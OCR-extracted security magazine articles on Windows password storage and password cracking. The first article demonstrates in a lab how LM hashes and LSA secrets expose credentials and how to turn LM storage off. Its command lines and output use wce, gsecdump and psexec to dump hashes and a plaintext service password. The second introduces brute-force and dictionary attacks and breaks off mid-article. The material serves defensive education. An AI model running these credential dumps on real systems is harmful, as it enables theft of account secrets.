
Even strong passwords, when hashed insecurely, can cause weaknesses in the network. Microsoft’s cryptographically flawed LanMan (LM) hashing algorithm has been well understood for quite some time. Fortunately, any Windows operating system released *after* Windows XP and 2003 uses the more secure NTLM hashing algorithm by default. Unfortunately, that means that any lingering XP, 2000, 2003, or older hosts will still contain a weaker LM hash by default. Breaking into one of these hosts allows an attacker to more easily crack the password and take advantage of password reuse (think shared Administrator passwords).

For detailed information from Microsoft, check out the following article:

How to prevent Windows from storing a LAN manager hash of your password in Active Directory and local SAM databases.

Source: *http://support.microsoft.com/kb/299656.*

In the screenshot below, we see that the password for the administrator account is stored as both an LM hash and an NTLM hash. Tony’s password is greater than 14 characters, so it is only stored as NTLM.


C:\Documents and Settings\Administrator\Desktop\cmd.exe
LM
NTLM
No LM stored for Tony
Registry Editor
File Edit View Favorites Help
nolmhash is not set to 1, thus lmhash is present for Administrator
Tony has a password greater than 14 characters, so no LM hash is stored


```
C:\Documents and Settings\Administrator\Desktop>wce
WCE v1.41beta (Windows Credentials E
                                    ) - (c) 2010-2013 Amplia S            by Hernan Ochoa (hernan
@ampliasecurity.com)
Use -h for help.

Administrator:WIN2K3-0:0F20048EFC645D0A944E2DF489A880E4:D183983EAEA7BE9959C8F4C198ED0E68
WIN2K3-0$:WORKGROUP:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0
Tony:WIN2K3-0:00000000000000000000000000000000:174DC9BB1AA1D3AC5BDA6D0E4F93FF28

C:\Documents an                                          top>
```

```
Control
  AGP
  Arbiters
  BackupRestc
  Biosinfo
  BootVerifical
  Class
  CoDeviceIns
  COM Name
  ComputerNa
  ContentInde
  ContentInde
  CrashContrc
  CriticalDevic
  DeviceClass
  FileSystem
  GraphicsDriv
  GroupOrder
  HAL
  hivelist
  IDConfigDB
```

```
Name                   Type           Data
(Default)              REG_SZ         (value not set)
auditbaseobjects       REG_DWORD      0x00000000 (0)
Authentication P...    REG_MULTI_SZ   msv1_0
Bounds                 REG_BINARY     00 30 00 00 00 20 00 00
crashonauditfail       REG_DWORD      0x00000000 (0)
disabledomaincreds     REG_DWORD      0x00000000 (0)
everyoneincludes...    REG_DWORD      0x00000000 (0)
fipsalgorithmpolicy    REG_DWORD      0x00000000 (0)
forceguest             REG_DWORD      0x00000000 (0)
fullprivilegeauditing  REG_BINARY     00
limitblankpasswor...   REG_DWORD      0x00000001 (1)
lmcompatibilitylevel   REG_DWORD      0x00000002 (2)
LsaPid                 REG_DWORD      0x000001b8 (440)
nodefaultadmino...     REG_DWORD      0x00000000 (0)
nolmhash               REG_DWORD      0x00000000 (0)
Notification Pack...   REG_MULTI_SZ   RASSFM KDCSVC WDIGEST sc
restrictanonymous      REG_DWORD      0x00000000 (0)
restrictanonymou...    REG_DWORD      0x00000001 (1)
SecureBoot             REG_DWORD      0x00000001 (1)
Security Packages      REG_MULTI_SZ   kerberos msv1_0 schannel wd

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa
```

Figure 5. Lanman password hash storage

We changed the nolmhash setting to “1” and rebooted for good measure. Then we changed the Administrator password twice. Once to a random value and then back to “testuser” password we set before. In the following screenshot, we see that the LM hash is no longer stored. Note: aad3b435b51404eeaad3b435b51404ee or all zeros indicates that the LM hash is not stored.


C:\Documents and Settings\Administrator\Desktop\cmd.exe
gsecdump validates that we are no longer storing the LM hash in the SAM

```
C:\Documents and Settings\Administrator\Desktop>gsecdump-v2b5.exe
gsecdump v2.0b5 - Copyright (C) 2010 Johannes Gumbel, Truesec (www.truesec.com)

USAGE
  gsecdump [OPTIONS]

OPTIONS
  -h / --help
        Show this text
  -a / --dump_all
        Dump all secrets
  -s / --dump_hashes
        Dump hashes from SAM/AD
  -l / --dump_lsa
        Dump LSA secrets
  -u / --dump_usedhashes
        Dump hashes from active logon sessions
  -w / --dump_wireless
        Dump Microsoft wireless connections
  -S / --system
        Force elevation to SYSTEM

DESCRIPTION
  Extract security related information from Windows 2000/XP/2003/Vista/7/2008.
  Both x86 and amd64 are supported.

LICENSE
  Freeware

DISCLAIMER
  The software is licensed "as-is". You bear the risk of using it.
  Truesec gives no express warranties, guarantees or conditions.
  IF YOU DO NOT ACCEPT THIS, DO NOT USE THE SOFTWARE.

C:\Documents and Settings\Administrator\Desktop>gsecdump-v2b5.exe -s
Administrator(current):500:aad3b435b51404eeaad3b435b51404ee:d183983eaea7be9959c8f4c198ed0e68:::
```


Figure 6. Gsecdump is used to validate that the LM hash is no longer stored in the SAM

Avoiding Insecure Storage

In the scenario above, we corrected the vulnerability of storing weaker LanMan hashes. How about other insecure locations though? An oldie, but a goodie--as we still see them in our day-to-day assessments--is LSA Secrets. Domain accounts are golden; Domain Admin accounts are the best. Even local Administrator accounts where the local administrator password is shared throughout the environment can be a gold mine for an attacker.

We set up an example below and changed the Bluetooth Support Service to run as the local administrator account so we could show how easy it is to dump LSA secrets.

- Elevate to NT Authority\SYSTEM (psexec -s is great for this)
- Use a tool such as gsecdump (-l option) to dump LSA secrets



Services

Bluetooth Support Service Properties (Local Computer)

General | Log On | Recovery | Dependencies

Log on as:

○ Local System account

☐ Allow service to interact with desktop

● This account: .\Administrator [Browse...]

Password: •••••••••••••••

Confirm password: •••••••••••••••

You can enable or disable this service for the hardware profiles listed below:


Hardware Profile	Service
Profile 1	Enabled

[Enable] [Disable]

[OK] [Cancel] [Apply]

Name	Description	Status
.NET Runtime Opti...	Microsoft	
Alerter	Notifies sel...	
Application Layer G...	Provides s...	Started
Application Manage...	Provides s...	
ASP.NET State Ser...	Provides s...	
Automatic Updates	Enables th...	Started
Background Intellig...	Transfers ...	
Bluetooth Support ...		Started
ClipBook	Enables Cli...	
COM+ Event System	Supports S...	Started
COM+ System Appl...	Manages t...	
Computer Browser	Maintains a...	Started
Cryptographic Serv...	Provides th...	Started
DCOM Server Proc...	Provides la...	Started

Figure 7. Demonstrating running services as user accounts to show storage of plain-text passwords in LSA secrets



C:\WINDOWS\system32\cmd.exe

```
 00 00 00 00 00 00 00 00 00 00 00 00              ............      ________
L$RTMTIMEBOMB_1320153D-8DA3-4e8e-B27B-0D888223A588
 00 EB 59 14 2E B2 CE 01                          ..Y.....          _???
L${6B3E6424-AF3E-4bff-ACB6-DA535F0DDC0A}
 FF E2 FD AE 34 C3 08 A0 AC 3E 91 9C 60 F0 C9 F0  ....4....>..`...  _?????___
 96 2A 2A 9C FA E1 6D 60 8F 1B 55 F1 6D 7A 57 65  .**...m`..U.mzWe  _?_?___??
 30 5A 38 20 FF AB A4 95 8C D4 8C F7 41 88 73 97  0Z8 ........A.s.  ??_??_??
 74 C3 7A 8C 9C FE 1B 93                          t.z.....          ????
SAC.
 06 00 00 00 01 00 00 00 50 00 00 00 01 07 6B 20  ........P.....k   _____P_?_
 9B F4 71 88 35 DE D1 21 0D 58 43 72 F3 2D CA 61  ..q.5..!.XCr.-.a  _?___??_?
 50 3B 31 C7 F5 F0 12 C2 87 B4 AE 1E 67 2A F5 CB  P;1.........g*..  ??_???_?
 91 72 3D 85 4D 2F 98 8B C5 FD D2 48 46 68 6B B2  .r=.M/.....HFhk.  ??_?????
 2E 48 5C AC F3 B2 B1 34 1C 61 C1 10 C5 73 A7 CE  .H\....4.a...s..  ????????
 9A BC 88 E2 BF 24 AF 90 69 46 C5 6F              ......$..iF.o     ?__???
SAI.
 06 00 00 00 01 00 00 00 02 00 00 00 11 C2 2E 4F  ...............O  _______??
 07 DF 39 11 75 A3 2E 3A 76 8C 37 3B 04 9
 49 02 B8 4E 94 0E 2B 40 27 28 3B D4 58 9
 7E 77 9F D4 2F 30 43 F7 49 E5 03 47 FD E
 63 CF 15 EE E2 54 9F 52 97 1E 8D 79 AF 3
 17 C4 92 7E 15 07 0B F7 CA BE AA DA 7A 4
 A5 17 B6 C0 D3 49 41 2E 10 B9 02 19 AA 3
 E8 C1 2D 64 53 8C D2 E2 EB A8 7A DA 65 7
 47 CF 16 51 5D CA 2A 58 9E 14 50 91
_SC_Alerter [NT AUTHORITY\LocalService]
_SC_ALG [NT AUTHORITY\LocalService]
_SC_aspnet_state [NT AUTHORITY\NetworkService]
_SC_BthServ [.\Administrator]
 74 00 65 00 73 00 74 00 75 00 73 00 65 00 72 00  t.e.s.t.u.s.e.r.  testuser
_SC_Dnscache [NT AUTHORITY\NetworkService]
_SC_FontCache3.0.0.0 [NT AUTHORITY\LocalService]
_SC_LmHosts [NT AUTHORITY\LocalService]
_SC_MSDTC [NT AUTHORITY\NetworkService]
_SC_NetTcpPortSharing [NT AUTHORITY\LocalService]
_SC_RpcLocator [NT AUTHORITY\NetworkService]
_SC_RpcSs [NT AUTHORITY\NetworkService]
_SC_SSDPSRV [NT AUTHORITY\LocalService]
_SC_upnphost [NT AUTHORITY\LocalService]
_SC_WebClient [NT AUTHORITY\LocalService]
_SC_WPFFontCache_v0400 [NT AUTHORITY\LocalService]

C:\Documents and Settings\Administrator\Desktop>gsecdump-v2b5.exe -l

C:\Documents and Settings\Administrator\Desktop>sc qc BthServ
[SC] GetServiceConfig SUCCESS

SERVICE_NAME: BthServ
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\WINDOWS\system32\svchost.exe -k bthsvcs
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Bluetooth Support Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : .\Administrator

C:\Documents and Settings\Administrator\Desktop>
```

Dumping LSA secrets with gsecdump provides the plain-text password and user name associated with the service

Figure 8. The Bluetooth Support Service was running as local administrator and stored the plain-text password in LSA Secrets

This is just one example of insecure storage. Of course, the wdigest case above provides another example. Similar insecure storage issues can crop up in various operating systems and other software. So how do we protect passwords in these cases where the operating system readily divulges them in plain-text? The answer here often comes down to secure configuration tactics and user education to prevent attackers from gaining privileged access to a system in the first place. Without that elevated access, the attacker cannot dump hashes or pull plain-text passwords using LSA secrets and wdigest.

Conclusion

There is no silver bullet to password security and there will always be new methods discovered to thwart even the best of security practices--however, creating a layered defense using the countermeasures described above can create a significantly more secure environment:

- User education
- Proactive security programs
- Proper system configuration and storage of passwords

Further, for higher risk systems (e.g. Internet accessible), multi-factor authentication provides even more security by not relying on the strength of the password alone to protect the user's account.

Ultimately, the idea is to develop a robust layered defense to raise the required effort high enough for an attacker to move on to a weaker target. Protecting passwords is just a piece of the security pie, but it is a very critical piece.

About the Author

Tony Lee has more than nine years of professional experience pursuing his passion in all areas of information security. He is currently a principal security consultant at FireEye Labs, in charge of advancing many of the network penetration testing service lines. His interests of late are Citrix and kiosk hacking, post exploitation tactics, and malware research. As an avid educator, Tony has instructed thousands of students at many venues worldwide, including government, universities, corporations, and conferences such as Black Hat. He takes every opportunity to share knowledge as a contributing author to Hacking Exposed 7, frequent blogger, and a lead instructor for a series of classes. He holds a Bachelor of Science degree in computer engineering from Virginia Polytechnic Institute and State University and a Master of Science degree in security informatics from The Johns Hopkins University.

Email: Tony.Lee -at- FireEye.com
Linked-in: http://www.linkedin.com/in/tonyleevt

About the Author

Dennis Hanzlik has been helping organizations secure their networks and protect information assets for more than 17 years, starting with designing the first secure network architectures for the Air Force. Currently, he is a managing principal on the FireEye Labs team, working with customers to proactively secure their networks against advanced malware and zero-day attacks and to quickly identify, contain, and eradicate threats from their network. Dennis has developed training programs, secure architectures, and compliance programs for a variety of commercial and government organizations, helping them maximize their information security investments and achieve their compliance goals. Many years ago, he graduated from Duke University with an electrical engineering and computer science degree, and he earned his Master of Science degree in computer science from the University of Texas at San Antonio.

Email: Dennis.Hanzlik -at- FireEye.com
Linked-in: http://www.linkedin.com/pub/dennis-hanzlik/1/809/673/

An Introduction to Password Cracking

by Jugal Parikh

Test-based passwords have dominated human-computer authentication systems since the 1960s. People use passwords to log in to their online bank accounts, email accounts, online shopping, social networking websites and a lot of password-protected applications used for completing mundane activities. Passwords have become the first line of defense when it comes to protecting our personal information from getting exploited by people with malicious intent. If someone gains access to your passwords, he could easily steal your online identity, transfer funds from your bank accounts, exploit your emails, and post on your social networking sites using your account. Imagine the kind of havoc that would create. To prevent this from happening, it is absolutely crucial to choose your passwords wisely and keep them safe from time to time making them less vulnerable to attacks.

What you will learn...

- Common password cracking techniques
- Best security practices to keep your passwords safe
- An introduction to some of the most common tools used for password cracking

Password Cracking Techniques

I've come across many articles describing the current state-of-the-art for password semantics, as well as tools used to crack passwords. However, I'd like to cover the basics of password cracking in this piece. Let's take a look at some of the most common methods to crack passwords.

Brute Force Attack

Brute force attack, as the name suggests is an exhaustive method which tries every possible permutation of letters, numbers and special characters for a given password. There are certain delimitation boundaries such as the total length of the password, the set of special characters to be used and computational resources, which are chosen by the user. The technique relies purely on computational power and repetition, and is an extremely slow method. However, this is probably the only technique that can guarantee computing the right password over time depending on the length and complexity of the password to be cracked. To get an idea of the volume of possible attempts this technique goes through to get the right password, consider a 3-digit password comprising of lower case characters 'a', 'b', 'c', and '!'. Even such a simple password could take a maximum of 64 possible attempts (considering that characters can be used repetitively) before generating the required password. Some of the combinations would include:

aaa, bbb, ccc, !!!, aab, aac, aa!, aba, aca, a!a, baa, caa, abc, acb…

As described by Oxid.IT, the total number of possible combinations can be calculated as follows:

N = L^(m) + L^(m+1) + L^(m+2) + ... + L^(M)

Where:

N = Number of possible combinations,

L = number of characters used,

m = minimum possible length of the password,

M = maximum possible length of the password.

For example, if we consider an average length password of seven letters comprising only alphabets, this alone would take N = 26^1 + 26^2 + 26^3 + ... + 26^7 = 8,353,082,582 different combinations. If we add digits and special characters to the mix, the possible combinations would shoot up to 6,823,331,935,124, a magnitude of 1000.

Now that we know the number of possible attempts it might take to crack a typical password, let's take a look at the amount of time required to do so. According to recent sources, ordinary desktop computers offer to test over a hundred million passwords per second using freely available cracking tools. This rises to billions of passwords per second when we consider GPU based password cracking tools.

Commercial products have been available in the market as early as 2011, claiming they can test up to 2,800,000,000 passwords per second on a standard desktop computer using a high-end graphics processor. Such a device can crack a 10 letter single-case password in one day.

The following figure shows a hardware device setup by Gosney which consists of 25 virtual AMD GPU's which can offer up to 180 billion attempts per second. Moreover, this task can be distributed across multiple computers or GPU' to speed up the process.




Figure 1. Source: https://securityledger.com/2012/12/new-25-gpu-monster-devours-passwords-in-seconds/

However, password researchers have determined that this technique only works well for shorted passwords. The amount of time required by this technique to calculate longer password increases exponentially as seen in Figure 2. There are more sophisticated cracking techniques available that are preferred by attackers and researchers to handle complex passwords.




Figure 2. Source: http://arstechnica.com/security/2013/05/how-crackers-make-minced-meat-out-of-your-passwords/2/

Dictionary Attack

Instead of trying every possible arrangement of letters, a dictionary attack makes use of a smarter approach and tries to crack the password by performing a lookup on pre-determined set of dictionaries.

The dictionaries might contain a list of the most commonly used passwords, common regional words, places, brand names and list of previously cracked passwords. This method attempts to crack the password by performing a lookup for words that have a higher success rate of being used as a password.

A sample dictionary might contain a list of top 10,000 most common passwords compiled by Mark Burnet. A list of words previously used as the most common passwords include:

- Password,
- 123456,
- 12345678,
- 1234,
- Qwerty,
- 12345,
- Dragon,

A complete list can be found at *http://xato.net/files/10k%20most%20common.zip.*

Dictionary attacks have a higher chance of cracking a password because a lot of people tend to choose reasonably short, standard dictionary words which are easy to remember as their passwords. However, it is also important to note that unlike brute force attacks, dictionary attacks may not always succeed.


Figure 3. Source: Mark Burnett https://xato.net/passwords/more-top-worst-passwords

Hybrid Attacks

